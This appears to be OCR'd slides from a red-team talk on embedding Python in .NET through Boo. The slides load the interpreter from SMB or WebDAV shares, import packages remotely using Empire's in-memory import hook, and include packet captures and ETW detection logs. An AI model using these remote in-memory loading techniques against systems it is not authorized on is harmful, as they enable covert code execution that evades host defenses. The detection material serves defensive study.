
- The PATH variable can be set to any folder on disk.
- …or a network share

Python across a Network Share

- The PATH variable can be set to \\SERVER\Share, just as long as it points to a Python 3.X install!

```
1  import System
2  import Python.Runtime
3
4  script = """
5  import requests
6  print('### REQUESTS ###')
7  r = requests.get('https://www.daddycocoaman.dev')
8  print(r.url, '--->', r.status_code)"""
9
10 pathToVirtualEnv = "\\\\WINWORK\\python37"
11 print ("PATH: $(pathToVirtualEnv)\n")
12 Environment.SetEnvironmentVariable("PATH", pathToVirtualEnv, EnvironmentVariableTarget.Process)
13
14 PythonEngine.Initialize()
15 try:
16     PythonEngine.RunSimpleString(script)
17 except e as Exception:
18     print e
19
```

```
PROBLEMS 3   OUTPUT   DEBUG CONSOLE   TERMINAL

PS C:\Users\daddycocoaman\Documents\pynettesting> booi .\RequestsEmbedded.boo
PATH: \\WINWORK\python37

### REQUESTS ###
https://daddycocoaman.dev/ ---> 200
```



No.	Time	Source	Destination	Protocc	Length	Info
80	2.870612	fe80::9555:b715:1c55:5c82	fe80::b95e:8e2a:201…	SMB2	526	Negotiate Protocol Response
81	2.870737	fe80::b95e:8e2a:2013:b997	fe80::9555:b715:1c5…	SMB2	300	Negotiate Protocol Request
82	2.871394	fe80::9555:b715:1c55:5c82	fe80::b95e:8e2a:201…	SMB2	586	Negotiate Protocol Response
83	2.873000	fe80::b95e:8e2a:2013:b997	fe80::9555:b715:1c5…	SMB2	240	Session Setup Request, NTLMSSP_NEGOTIATE
84	2.873871	fe80::9555:b715:1c55:5c82	fe80::b95e:8e2a:201…	SMB2	339	Session Setup Response, Error: STATUS_MORE_PROCESSING_REQUIRED, NTLMSSP_CHALLENGE
85	2.874270	fe80::b95e:8e2a:2013:b997	fe80::9555:b715:1c5…	SMB2	641	Session Setup Request, NTLMSSP_AUTH, User: WIN10DEV\daddycocoaman
86	2.876639	fe80::9555:b715:1c55:5c82	fe80::b95e:8e2a:201…	SMB2	179	Session Setup Response
87	2.877068	fe80::b95e:8e2a:2013:b997	fe80::9555:b715:1c5…	SMB2	186	Tree Connect Request Tree: \\WINWORK\python37
88	2.877674	fe80::9555:b715:1c55:5c82	fe80::b95e:8e2a:201…	SMB2	158	Tree Connect Response
89	2.877823	fe80::b95e:8e2a:2013:b997	fe80::9555:b715:1c5…	SMB2	198	Ioctl Request FSCTL_QUERY_NETWORK_INTERFACE_INFO
90	2.878004	fe80::b95e:8e2a:2013:b997	fe80::9555:b715:1c5…	SMB2	270	Create Request File: python37.DLL
91	2.878115	fe80::9555:b715:1c55:5c82	fe80::b95e:8e2a:201…	SMB2	494	Ioctl Response FSCTL_QUERY_NETWORK_INTERFACE_INFO
93	2.878278	fe80::9555:b715:1c55:5c82	fe80::b95e:8e2a:201…	SMB2	318	Create Response File: python37.DLL
95	2.878523	fe80::b95e:8e2a:2013:b997	fe80::9555:b715:1c5…	SMB2	166	Close Request File: python37.DLL
96	2.878885	fe80::9555:b715:1c55:5c82	fe80::b95e:8e2a:201…	SMB2	202	Close Response
97	2.879113	fe80::b95e:8e2a:2013:b997	fe80::9555:b715:1c5…	SMB2	402	Create Request File: python37.DLL
98	2.879608	fe80::9555:b715:1c55:5c82	fe80::b95e:8e2a:201…	SMB2	430	Create Response File: python37.DLL
99	2.879833	fe80::b95e:8e2a:2013:b997	fe80::9555:b715:1c5…	SMB2	182	GetInfo Request SEC_INFO/SMB2_SEC_INFO_00 File: python37.DLL
100	2.880015	fe80::9555:b715:1c55:5c82	fe80::b95e:8e2a:201…	SMB2	150	GetInfo Response, Error: STATUS_ACCESS_DENIED
101	2.880961	fe80::b95e:8e2a:2013:b997	fe80::9555:b715:1c5…	SMB2	191	Read Request Len:32768 Off:0 File: python37.DLL
129	2.882084	fe80::9555:b715:1c55:5c82	fe80::b95e:8e2a:201…	SMB2	1246	Read Response
131	2.882298	fe80::b95e:8e2a:2013:b997	fe80::9555:b715:1c5…	SMB2	191	Read Request Len:29200 Off:3719168 File: python37.DLL
152	2.883053	fe80::9555:b715:1c55:5c82	fe80::b95e:8e2a:201…	SMB2	558	Read Response
154	2.884966	fe80::b95e:8e2a:2013:b997	fe80::9555:b715:1c5…	SMB2	191	Read Request Len:32768 Off:3088384 File: python37.DLL
180	2.885958	fe80::9555:b715:1c55:5c82	fe80::b95e:8e2a:201…	SMB2	1246	Read Response
181	2.886145	fe80::b95e:8e2a:2013:b997	fe80::9555:b715:1c5…	SMB2	191	Read Request Len:32768 Off:376832 File: python37.DLL
209	2.886769	fe80::9555:b715:1c55:5c82	fe80::b95e:8e2a:201…	SMB2	1246	Read Response
211	2.887061	fe80::b95e:8e2a:2013:b997	fe80::9555:b715:1c5…	SMB2	191	Read Request Len:32768 Off:3686400 File: python37.DLL
241	2.887845	fe80::9555:b715:1c55:5c82	fe80::b95e:8e2a:201…	SMB2	1246	Read Response
242	2.888008	fe80::b95e:8e2a:2013:b997	fe80::9555:b715:1c5…	SMB2	191	Read Request Len:32768 Off:1785856 File: python37.DLL
270	2.888633	fe80::9555:b715:1c55:5c82	fe80::b95e:8e2a:201…	SMB2	1246	Read Response
272	2.889122	fe80::b95e:8e2a:2013:b997	fe80::9555:b715:1c5…	SMB2	191	Read Request Len:32768 Off:3039232 File: python37.DLL
303	2.889799	fe80::9555:b715:1c55:5c82	fe80::b95e:8e2a:201…	SMB2	1246	Read Response
304	2.889936	fe80::b95e:8e2a:2013:b997	fe80::9555:b715:1c5…	SMB2	191	Read Request Len:32768 Off:344064 File: python37.DLL
331	2.890548	fe80::9555:b715:1c55:5c82	fe80::b95e:8e2a:201…	SMB2	1246	Read Response
333	2.890668	fe80::b95e:8e2a:2013:b997	fe80::9555:b715:1c5…	SMB2	191	Read Request Len:32768 Off:1818624 File: python37.DLL
360	2.891320	fe80::9555:b715:1c55:5c82	fe80::b95e:8e2a:201…	SMB2	1246	Read Response
361	2.891525	fe80::b95e:8e2a:2013:b997	fe80::9555:b715:1c5…	SMB2	191	Read Request Len:32768 Off:2912256 File: python37.DLL
387	2.892109	fe80::9555:b715:1c55:5c82	fe80::b95e:8e2a:201…	SMB2	1246	Read Response
389	2.895492	fe80::b95e:8e2a:2013:b997	fe80::9555:b715:1c5…	SMB2	191	Read Request Len:16384 Off:3072000 File: python37.DLL
403	2.896539	fe80::9555:b715:1c55:5c82	fe80::b95e:8e2a:201…	SMB2	702	Read Response
405	2.898272	fe80::b95e:8e2a:2013:b997	fe80::9555:b715:1c5…	SMB2	191	Read Request Len:32768 Off:3612672 File: python37.DLL
434	2.898945	fe80::9555:b715:1c55:5c82	fe80::b95e:8e2a:201…	SMB2	1246	Read Response
436	2.900844	fe80::b95e:8e2a:2013:b997	fe80::9555:b715:1c5…	SMB2	191	Read Request Len:32768 Off:3579904 File: python37.DLL
466	2.901548	fe80::9555:b715:1c55:5c82	fe80::b95e:8e2a:201…	SMB2	1246	Read Response
468	2.902641	fe80::b95e:8e2a:2013:b997	fe80::9555:b715:1c5…	SMB2	182	GetInfo Request FILE_INFO/SMB2_FILE_STREAM_INFO File: python37.DLL
469	2.902956	fe80::9555:b715:1c55:5c82	fe80::b95e:8e2a:201…	SMB2	258	GetInfo Response
470	2.909255	fe80::b95e:8e2a:2013:b997	fe80::9555:b715:1c5…	SMB2	206	Session Setup Request, NTLMSSP_NEGOTIATE
471	2.912608	fe80::9555:b715:1c55:5c82	fe80::b95e:8e2a:201…	SMB2	308	Session Setup Response, Error: STATUS_MORE_PROCESSING_REQUIRED, NTLMSSP_CHALLENGE
472	2.912897	fe80::b95e:8e2a:2013:b997	fe80::9555:b715:1c5…	SMB2	287	Session Setup Request, NTLMSSP_AUTH, User: \
474	2.916582	fe80::9555:b715:1c55:5c82	fe80::b95e:8e2a:201…	SMB2	150	Session Setup Response, Error: STATUS_ACCESS_DENIED

- Extremely noisy cleartext traffic. ☹
- But if we can use SMB, maybe we can use WebDAV!

Python across WebDAV

- The PATH variable can be set to \\SERVER@Port. (SSL optional)

```
89          try:
90              return moduleRepo[self.repoName].read(relpath)
91          except KeyError:
92              raise IOError('Path %r not found in repo %r' % (relpath, self.repoName))
93
94      def is_package(self, fullname):
95          submodule, is_package, relpath = self._get_info(self.repoName, fullname)
96          return is_package
97
98      def get_code(self, fullname):
99          submodule, is_package, fullpath, source = self._get_source(self.repoName, fullname)
100         return compile(source, fullpath, 'exec')
101
102 sys.meta_path.append(CFinder('PKG_NAME'))
103 """
104
105 class Comms:...
116 class ZipStorer(IDisposable):...
614 pathToVirtualEnv = Globals.PythonPath.ToString()
615 print (pathToVirtualEnv)
616 Environment.SetEnvironmentVariable("PATH", pathToVirtualEnv, EnvironmentVariableTarget.Process)
617
618 PythonEngine.Initialize()
619 modName = "requests"
620 pkgZipLocation = "$(Globals.ZipRepo)$(modName)" + ".zip"
621 zipBytes = File.ReadAllBytes(pkgZipLocation)
622 goString = Globals.ImportString.Replace("ZIP_BYTES_ARG", Convert.ToBase64String(zipBytes)).Replace("PKG_NAME", modName)
623 PythonEngine.RunSimpleString(goString)
624
625 script = """
626 import requests
627 print('### REQUESTS ###')
628 r = requests.get('https://www.google.com')
629 print(r.status_code)"""
630
631 try:
632     PythonEngine.RunSimpleString(script)
633 except:
634     pass
635
```

```
PROBLEMS 1  OUTPUT  DEBUG CONSOLE  TERMINAL

PS C:\Users\daddycocoaman\Documents\pynettesting> booi .\embed.boo
\\192.168.1.197@8080\python37
[*] Importing requests
### REQUESTS ###
200
```

No.	Time	Source	Destination	Protocol	Length	Info
40	2.060820	192.168.1.139	192.168.1.197	HTTP	242	PROPFIND /python37/python37.DLL HTTP/1.1
42	2.065101	192.168.1.197	192.168.1.139	HTTP/XML	917	HTTP/1.1 207 Multi-Status
47	2.070540	192.168.1.139	192.168.1.197	HTTP	242	PROPFIND /python37/python37.DLL HTTP/1.1
49	2.074214	192.168.1.197	192.168.1.139	HTTP/XML	917	HTTP/1.1 207 Multi-Status
54	2.079400	192.168.1.139	192.168.1.197	HTTP	301	GET /python37/python37.DLL HTTP/1.1
2972	2.126597	192.168.1.197	192.168.1.139	HTTP	298	HTTP/1.1 200 OK (application/x-msdownload)
2982	2.280819	192.168.1.139	192.168.1.197	HTTP	251	PROPFIND /python37/python37.DLL.2.Config HTTP/1.1
2984	2.285881	192.168.1.197	192.168.1.139	HTTP	470	HTTP/1.1 404 Not Found (text/html)
2990	2.290709	192.168.1.139	192.168.1.197	HTTP	235	PROPFIND /python37/en-US HTTP/1.1
2992	2.292790	192.168.1.197	192.168.1.139	HTTP	470	HTTP/1.1 404 Not Found (text/html)
2998	2.296709	192.168.1.139	192.168.1.197	HTTP	232	PROPFIND /python37/en HTTP/1.1
3000	2.299258	192.168.1.197	192.168.1.139	HTTP	470	HTTP/1.1 404 Not Found (text/html)
3006	2.310133	192.168.1.139	192.168.1.197	HTTP	243	PROPFIND /python37/python37._pth HTTP/1.1
3008	2.312782	192.168.1.197	192.168.1.139	HTTP	470	HTTP/1.1 404 Not Found (text/html)
3014	2.316439	192.168.1.139	192.168.1.197	HTTP	242	PROPFIND /python37/python37.zip HTTP/1.1
3016	2.319954	192.168.1.197	192.168.1.139	HTTP	470	HTTP/1.1 404 Not Found (text/html)
3022	2.338747	192.168.1.139	192.168.1.197	HTTP	229	PROPFIND /python37 HTTP/1.1
3024	2.341325	192.168.1.197	192.168.1.139	HTTP/XML	733	HTTP/1.1 207 Multi-Status
3029	2.398634	192.168.1.139	192.168.1.197	HTTP	241	PROPFIND /python37/python3.dll HTTP/1.1
3031	2.400983	192.168.1.197	192.168.1.139	HTTP/XML	911	HTTP/1.1 207 Multi-Status
3036	2.405346	192.168.1.139	192.168.1.197	HTTP	300	GET /python37/python3.dll HTTP/1.1
3082	2.408216	192.168.1.197	192.168.1.139	HTTP	1118	HTTP/1.1 200 OK (application/x-msdownload)
3087	2.430645	192.168.1.139	192.168.1.197	HTTP	250	PROPFIND /python37/python3.dll.2.Config HTTP/1.1
3089	2.435395	192.168.1.197	192.168.1.139	HTTP	470	HTTP/1.1 404 Not Found (text/html)
3095	2.517714	192.168.1.139	192.168.1.197	HTTP	241	PROPFIND /ziprepo/requests.zip HTTP/1.1
3097	2.520017	192.168.1.197	192.168.1.139	HTTP/XML	916	HTTP/1.1 207 Multi-Status
3102	2.524863	192.168.1.139	192.168.1.197	HTTP	241	PROPFIND /ziprepo/requests.zip HTTP/1.1
3104	2.526976	192.168.1.197	192.168.1.139	HTTP/XML	916	HTTP/1.1 207 Multi-Status
3107	2.529253	192.168.1.139	192.168.1.197	HTTP	300	GET /ziprepo/requests.zip HTTP/1.1
3148	2.532451	192.168.1.197	192.168.1.139	HTTP	889	HTTP/1.1 200 OK (application/x-zip-compressed)
3153	2.563225	192.168.1.139	192.168.1.197	HTTP	250	PROPFIND /python37/python37.zip/pwd.dll HTTP/1.1
3156	2.567741	192.168.1.197	192.168.1.139	HTTP	470	HTTP/1.1 404 Not Found (text/html)
3162	2.571459	192.168.1.139	192.168.1.197	HTTP	250	PROPFIND /python37/python37.zip/pwd.exe HTTP/1.1
3164	2.573432	192.168.1.197	192.168.1.139	HTTP	470	HTTP/1.1 404 Not Found (text/html)
3171	2.580466	192.168.1.139	192.168.1.197	HTTP	250	PROPFIND /python37/python37.zip/grp.dll HTTP/1.1
3173	2.582530	192.168.1.197	192.168.1.139	HTTP	470	HTTP/1.1 404 Not Found (text/html)
3179	2.585571	192.168.1.139	192.168.1.197	HTTP	250	PROPFIND /python37/python37.zip/grp.exe HTTP/1.1
3181	2.589793	192.168.1.197	192.168.1.139	HTTP	470	HTTP/1.1 404 Not Found (text/html)
3192	2.699871	192.168.1.139	192.168.1.197	HTTP	253	PROPFIND /python37/python37.zip/brotli.dll HTTP/1.1
3194	2.706670	192.168.1.197	192.168.1.139	HTTP	470	HTTP/1.1 404 Not Found (text/html)
3200	2.711071	192.168.1.139	192.168.1.197	HTTP	253	PROPFIND /python37/python37.zip/brotli.exe HTTP/1.1
3202	2.713637	192.168.1.197	192.168.1.139	HTTP	470	HTTP/1.1 404 Not Found (text/html)
3208	2.768604	192.168.1.139	192.168.1.197	HTTP	254	PROPFIND /python37/python37.zip/OpenSSL.dll HTTP/1.1
3210	2.774472	192.168.1.197	192.168.1.139	HTTP	470	HTTP/1.1 404 Not Found (text/html)
3216	2.779745	192.168.1.139	192.168.1.197	HTTP	254	PROPFIND /python37/python37.zip/OpenSSL.exe HTTP/1.1
3218	2.782244	192.168.1.197	192.168.1.139	HTTP	470	HTTP/1.1 404 Not Found (text/html)
3224	2.789715	192.168.1.139	192.168.1.197	HTTP	258	PROPFIND /python37/python37.zip/OpenSSL.SSL.dll HTTP/1.1
3226	2.792457	192.168.1.197	192.168.1.139	HTTP	470	HTTP/1.1 404 Not Found (text/html)
3232	2.799130	192.168.1.139	192.168.1.197	HTTP	258	PROPFIND /python37/python37.zip/OpenSSL.SSL.exe HTTP/1.1
3234	2.801259	192.168.1.197	192.168.1.139	HTTP	470	HTTP/1.1 404 Not Found (text/html)
3240	2.807857	192.168.1.139	192.168.1.197	HTTP	254	PROPFIND /python37/python37.zip/urllib3.dll HTTP/1.1
3242	2.813163	192.168.1.197	192.168.1.139	HTTP	470	HTTP/1.1 404 Not Found (text/html)

Embedding Python in .NET

- We can also host our own repo to remotely load packages. No need to pip install on target box.
- Empire toolkit does this by implementing a custom import hook that allows you to modify the logic in how modules are loaded.
- This code is noticeably in Python 2.


```
class CFinder(object):
    """Import Hook for Empire"""
    def __init__(self, repoName):
        self.repoName = repoName

    def _get_info(self, repoName, fullname):
        """Search for the respective package or module in the zipfile object"""
        parts = fullname.split('.')
        submodule = parts[-1]
        modulepath = '/'.join(parts)

        #check to see if that specific module exists

        for suffix, is_package in _search_order:
            relpath = modulepath + suffix
            try:
                moduleRepo[repoName].getinfo(relpath)
            except KeyError:
                pass
            else:
                return submodule, is_package, relpath

        #Error out if we can find the module/package
        msg = ('Unable to locate module %s in the %s repo' % (submodule, repoName))
        raise ZipImportError(msg)

    def _get_source(self, repoName, fullname):
        """Get the source code for the requested module"""
        submodule, is_package, relpath = self._get_info(repoName, fullname)
        fullpath = '%s/%s' % (repoName, relpath)
        source = moduleRepo[repoName].read(relpath)
        source = source.replace('\r\n', '\n')
        source = source.replace('\r', '\n')

        return submodule, is_package, fullpath, source

    def find_module(self, fullname, path=None):

        try:
            submodule, is_package, relpath = self._get_info(self.repoName, fullname)
        except ImportError:
            return None
        else:
            return self
```

```
    def load_module(self, fullname):
        submodule, is_package, fullpath, source = self._get_source(self.repoName, fullname)
        code = compile(source, fullpath, 'exec')
        mod = sys.modules.setdefault(fullname, imp.new_module(fullname))
        mod.__loader__ = self
        mod.__file__ = fullpath
        mod.__name__ = fullname
        if is_package:
            mod.__path__ = [os.path.dirname(mod.__file__)]
        exec code in mod.__dict__
        return mod

    def get_data(self, fullpath):

        prefix = os.path.join(self.repoName, '')
        if not fullpath.startswith(prefix):
            raise IOError('Path %r does not start with module name %r', (fullpath, prefix))
        relpath = fullpath[len(prefix):]
        try:
            return moduleRepo[self.repoName].read(relpath)
        except KeyError:
            raise IOError('Path %r not found in repo %r' % (relpath, self.repoName))

    def is_package(self, fullname):
        """Return if the module is a package"""
        submodule, is_package, relpath = self._get_info(self.repoName, fullname)
        return is_package

    def get_code(self, fullname):
        submodule, is_package, fullpath, source = self._get_source(self.repoName, fullname)
        return compile(source, fullpath, 'exec')

def install_hook(repoName):
    if repoName not in _meta_cache:
        finder = CFinder(repoName)
        _meta_cache[repoName] = finder
        sys.meta_path.append(finder)
```

https://www.xorrior.com/In-Memory-Python-Imports/
https://github.com/sulinx/remote_importer

Embedding Python in .NET

- Packages need to be in standard format.



SCARYSNAKE DEMO

Detection

- Probably a bit difficult to detect on the host if successfully executed.
- If collecting ETW logs, you will definitely see Python.Runtime loaded.

```
['LoaderKeyword', 'JitKeyword', 'JitTracingKeyword', 'InteropKeyword']
4732, AssemblyLoad_V1, 0xF9CF00, DomainNeutral |Native , mscorlib, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089
4732, ModuleLoad_V2, 0xF9CF00, DomainNeutral |Native |Manifest , C:\WINDOWS\Microsoft.Net\assembly\GAC_64\mscorlib\v4.0_4.0.0.0__b77a5c561934e089\mscorli
4732, AssemblyLoad_V1, 0xFAF4D0, None, scarysnake, Version=0.0.0.0, Culture=neutral, PublicKeyToken=null
4732, ModuleLoad_V2, 0xFAF4D0, Manifest , C:\Users\daddycocoaman\Documents\pynettesting\scarysnake.exe, , C:\Users\daddycocoaman\Documents\pynettesting\s
4732, DomainModuleLoad_V1, 0xFAF4D0, Manifest , C:\Users\daddycocoaman\Documents\pynettesting\scarysnake.exe,
4732, MethodJittingStarted, 0x7FFECAAF4140, EmbedModule, Main
4732, MethodJittingStarted, 0x7FFECAAF4140, Globals, .cctor
4732, AssemblyLoad_V1, 0x101EB60, Native , System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089
4732, ModuleLoad_V2, 0x101EB60, Native |Manifest , C:\WINDOWS\Microsoft.Net\assembly\GAC_MSIL\System\v4.0_4.0.0.0__b77a5c561934e089\System.dll, C:\WINDOW
4732, DomainModuleLoad_V1, 0x101EB60, Native |Manifest , C:\WINDOWS\Microsoft.Net\assembly\GAC_MSIL\System\v4.0_4.0.0.0__b77a5c561934e089\System.dll, C:\
4732, MethodJittingStarted, 0x7FFECAAF4140, Boo.Lang.Builtins, print
4732, MethodJittingStarted, 0x7FFECAAF4140, Python.Runtime.PythonEngine, .cctor
4732, MethodJittingStarted, 0x7FFECAAF4140, Python.Runtime.PythonEngine, Initialize
4732, MethodJittingStarted, 0x7FFECAAF4140, Python.Runtime.PythonEngine, Initialize
4732, AssemblyLoad_V1, 0x1B972E70, Native , System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089
4732, ModuleLoad_V2, 0x1B972E70, Native |Manifest , C:\WINDOWS\Microsoft.Net\assembly\GAC_MSIL\System.Core\v4.0_4.0.0.0__b77a5c561934e089\System.Core.dll
4732, DomainModuleLoad_V1, 0x1B972E70, Native |Manifest , C:\WINDOWS\Microsoft.Net\assembly\GAC_MSIL\System.Core\v4.0_4.0.0.0__b77a5c561934e089\System.Co
4732, MethodJittingStarted, 0x7FFECAAF4140, Python.Runtime.PythonEngine, Initialize
4732, MethodJittingStarted, 0x7FFECAAF4140, Python.Runtime.DelegateManager, .ctor
4732, MethodJittingStarted, 0x7FFECAAF4140, Python.Runtime.CodeGenerator, .ctor
4732, AssemblyLoad_V1, 0x1B98E030, Dynamic , __CodeGenerator_Assembly, Version=0.0.0.0, Culture=neutral, PublicKeyToken=null
4732, ModuleLoad_V2, 0x1B98E030, Dynamic |Manifest , __CodeGenerator_Assembly, ,
4732, DomainModuleLoad_V1, 0x1B98E030, Dynamic |Manifest , __CodeGenerator_Assembly,
4732, MethodJittingStarted, 0x7FFECAAF4140, Python.Runtime.Runtime, .cctor
4732, MethodJittingStarted, 0x7FFF2BD61000, System.Collections.Generic.Dictionary`2[System.__Canon,Python.Runtime.Runtime+OperatingSystemType], .ctor
4732, MethodJitInliningFailed, System.Collections.Generic.Dictionary`2[System.__Canon,Python.Runtime.Runtime+OperatingSystemType], .ctor, System.Collecti
4732, MethodJittingStarted, 0x7FFF2BD61000, System.Collections.Generic.Dictionary`2[System.__Canon,Python.Runtime.Runtime+OperatingSystemType], .ctor
4732, MethodJitInliningSucceeded, System.Collections.Generic.Dictionary`2[System.__Canon,Python.Runtime.Runtime+OperatingSystemType], .ctor, System.Colle
4732, MethodJitInliningFailed, System.Collections.Generic.Dictionary`2[System.__Canon,Python.Runtime.Runtime+OperatingSystemType], .ctor, System.Collecti
4732, MethodJitInliningFailed, System.Collections.Generic.Dictionary`2[System.__Canon,Python.Runtime.Runtime+OperatingSystemType], .ctor, System.Collecti
4732, MethodJitInliningFailed, System.Collections.Generic.Dictionary`2[System.__Canon,Python.Runtime.Runtime+OperatingSystemType], .ctor, System.Collecti
4732, MethodJittingStarted, 0x7FFF2BD61000, System.Collections.Generic.Dictionary`2[System.__Canon,Python.Runtime.Runtime+OperatingSystemType], Add
4732, MethodJitInliningFailed, System.Collections.Generic.Dictionary`2[System.__Canon,Python.Runtime.Runtime+OperatingSystemType], Add, System.Collectior
4732, MethodJittingStarted, 0x7FFF2BD61000, System.Collections.Generic.Dictionary`2[System.__Canon,Python.Runtime.Runtime+OperatingSystemType], Insert
```

- For remote loading, monitoring network traffic is important.

